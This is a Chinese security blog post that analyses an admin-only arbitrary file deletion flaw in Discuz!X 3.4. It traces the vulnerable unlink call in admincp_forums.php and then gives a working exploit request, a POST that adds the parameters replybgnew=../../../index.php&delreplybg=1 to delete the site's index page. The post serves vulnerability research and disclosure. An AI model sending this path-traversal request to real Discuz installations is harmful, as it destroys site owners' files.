Discuz!x3.4后台文件任意删除漏洞分析

hl0rey / 2019-04-11 08:40:00 / 浏览数 5277 安全技术 漏洞分析 顶(0) 踩(0)

前言

这个漏洞是晏师傅发现的，该漏洞为后台任意文件删除，需要有管理员的权限，所以说危害非常小。晏师傅说，让我用这个洞的分析发个文章活跃下先知的账号，每天发发文

项目地址

https://gitee.com/ComsenzDiscuz/DiscuzX/tree/master


直接用最新版测试。（ discuz!x3.4 ）

```
PS F:\code\phpcode> Get-FileHash .\ComsenzDiscuz-DiscuzX-master2.zip

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          6A8B9E7CA63521F41AE3202F2B7E9CD1FF6C831993FC2915C32292384E61F3FB       F:\code\phpcode\ComsenzDiscuz...
```


代码分析

漏洞位置在\source\admincp\admincp_forums.php第1793-1799行。用正则搜索，往unlink函数中直接传入通过GET方法获取的变量，直接可以搜到。




存在漏洞的代码：

```
if(!$multiset) {

  if($_GET['delreplybg']) {
     $valueparse = parse_url($_GET['replybgnew']);
     if(!isset($valueparse['host']) && file_exists($_G['setting']['attachurl'].'common/'.$_GET['replybgnew'])) {
        @unlink($_G['setting']['attachurl'].'common/'.$_GET['replybgnew']);
     }
     $_GET['replybgnew'] = '';
  }
```

首先我们也要进入第一个if语句，查看代码可知，当$multiset为假或者为0时即可。



查找下$multiset赋值的位置，发现其默认为0，只要让GET参数multi为空或者不存在即可。

```php
$multiset = 0;
if(empty($_GET['multi'])) {
    $fids = $fid;
} else {
    $multiset = 1;
    if(is_array($_GET['multi'])) {
        $fids = $_GET['multi'];
    } else {
        $_GET['multi'] = explode( delimiter: ',', $_GET['multi']);
        $fids = &$_GET['multi'];
    }
}
if(count($_GET['multi']) == 1) {
    $fids = $_GET['multi'][0];
    $multiset = 0;
}
if(empty($fids)) {
```


再看第二个和第三个if语句:

第二个if语句，只要设置GET参数delreplybg；

第二个if语句，开发者做了下检测，通过检测parse_url函数返回的结果中有没有host这个变量，来确保GET参数replybgnew不是url，但是这个检测并不影响我们传入文件路

接下来再看一下$_G['setting']['attachurl']变量的内容是什么就可以构造exp了。

打个断点, 然后登陆后台，进入后台->模块管理，点击提交，这是发现已经断下了，看下它的值：



它的值为data/attachment/，再拼接上common/，也就是说我们可控的删除路径前缀为data/attachment/common/。


至此，我们就可以构造exp了。

漏洞复现

下个最新版的Discuz!x3.4，安装一下。

设置好burp的代理，然后登陆后台，进入论坛->模块管理，点击提交。

因为discuz!x3.4安装成功之后，登陆进后台，就会把安装脚本删除（这也许是官方的修复方式？），所以没法进行重装，那就删除个主页吧。




修改请求包，加入 &replybgnew=../../../index.php&delreplybg=1 。


```
POST /admin.php?action=forums&operation=edit&fid=36&replybgnew=../../../index.php&delreplybg=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://localhost/admin.php?action=forums&operation=edit&fid=36
Content-Type: multipart/form-data; boundary=---------------------------2921238217421
Content-Length: 10050
Cookie: 2CEN_2132_sid=d6j1HV; 2CEN_2132_saltkey=Z1Ze10eZ; 2CEN_2132_lastvisit=1554610546; 2CEN_2132_lastact=1554690335%09admin.php%09;
2CEN_2132_ulastactivity=eebcx2L%2FZ2CLgphzFQTn2CID7x4qkd7si%2FI0XsppEaptubdWeG1h; 2CEN_2132_smile=1D1; Phpstorm-c1f53aa0=ccb70b31-3d32-467f-ae03-4d8d544a6eaf;
2CEN_2132_st_t=0%7C1554687909%7C5113112401e720adb587b7b0dc78b408; 2CEN_2132_forum_lastvisit=D_36_1554687909; 2CEN_2132_visitedfid=36; 2CEN_2132_seccode=1.7f7a08ce88f74b51c5;
2CEN_2132_auth=82b2rlsxo3ShiEwiEOOlcBQCwLSCSWmETA7198RSQAz%2BASyDcTlslBekSSpLMQtxagCJNps2luK0fziAo7pG; 2CEN_2132_nofavfid=1; 2CEN_2132_onlineusernum=1;
2CEN_2132_sendmail=1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------2921238217421
Content-Disposition: form-data; name="formhash"
```

点击Forward，这样就会把主页删除了。



文件管理器里也查看一下，确定是不是真的删除了。



后话

向往晏师傅那样健康绿色、积极向上的生活。

点击收藏 | 1 关注 | 1

上一篇：PHP是如何解析JSON的 下一篇：PHP是如何解析JSON的

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板